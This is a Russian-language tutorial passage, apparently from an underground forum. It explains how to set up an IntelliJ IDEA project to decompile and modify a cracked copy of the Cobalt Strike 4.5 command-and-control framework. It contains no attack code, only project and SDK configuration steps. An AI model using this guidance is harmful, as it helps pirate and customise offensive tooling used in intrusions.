
Это должно выглядеть так:

Name	Date modified	Type	Size
aggressor	5/18/2022 10:41 AM	File folder	
beacon	5/18/2022 10:41 AM	File folder	
c2profile	5/18/2022 10:41 AM	File folder	
cloudstrike	5/18/2022 10:41 AM	File folder	
com	5/18/2022 10:41 AM	File folder	
common	5/18/2022 10:41 AM	File folder	
console	5/18/2022 10:41 AM	File folder	
cortana	5/18/2022 10:41 AM	File folder	
data	5/18/2022 10:41 AM	File folder	
de	5/18/2022 10:41 AM	File folder	
dialog	5/18/2022 10:41 AM	File folder	
dns	5/18/2022 10:41 AM	File folder	
encoders	5/18/2022 10:41 AM	File folder	
endpoint	5/18/2022 10:41 AM	File folder	
...			


Теперь наша структура должна выглядеть так:

PC > Local Disk (D:) > CS > Crack > XSS_IDEA_CRACK > r1z_XSS_CS_4.5			
Name	Date modified	Type	
decompiler_cobaltstrike	5/18/2022 11:05 AM	File folder	XSS.is
lib	5/18/2022 11:14 AM	File folder	
src	5/18/2022 11:02 AM	File folder	

После того, как вы закончите обработку своих файлов, откройте IDEA, это должно выглядеть так:




У вас может появиться предупреждающее сообщение, чтобы доверять проекту, и, поскольку мы используем оригинальный файл cobaltstrike.jar, вы можете доверять ему, в противном случае просто смотрите



Окончательная структура внутри проекта IDEA должна выглядеть так, где исходный файл cobaltstrike.jar будет находиться внутри папки lib. Нам нужно, чтобы он был там для успеха компиляции. и файлы decompiler_cobaltstrike потребуются для изменения файлов... и папку SRC мы положим какие файлы нам нужно модифицировать в cobaltstrike.jar

Теперь нам нужно проверить правильность установки компилятора SDK и JAVA, прежде чем мы начнем модифицировать.


Перейдите к (File --> Project Structure --> проверьте, установлена ли версия SDK 18), как показано на рисунке ниже:




Убедитесь, что все настроено, как на картинке ниже:



Теперь перейдите в модуль, чтобы выбрать файл cobaltstrike.jar, следуйте инструкциям на картинке, чтобы выбрать его правильно:




Затем:




Затем нажмите “Применить”, а затем “OK”.


Нажмите сейчас на “значок проверки”, как показано на рисунке ниже, затем “ПРИМЕНИТЬ”, и затем нажмите “Артефакт”.




Затем для Артефакта выберите:




Затем выберите “Агрессор”, а затем “OK”.



Внешний вид должен быть таким (убедитесь, что местоположение модуля установлено на адрес вашего проекта) и нажмите “OK”.



Теперь последняя проверка, чтобы убедиться, что папка SDK вашего JAVA 18 настроена правильно внутри домашнего пути JDK.



Я извлек файлы JAVA 18 в свою папку D:/JAVA. Вы можете положить его в C:\Java18 или в любом другом месте, где вы установили файлы JAVA внутри.

Теперь наша структура IDEA для компиляции и модификаций готовы к запуску. Так что теперь все легко понять, и вы можете поместить свое изображение, чтобы не следовать за мной, вы можете изменить свои данные в соответствии с вашими потребностями... если вы хотите сделать свой собственный модифицированный cobaltstrike 4.4 или 4.5 cobaltstrike!

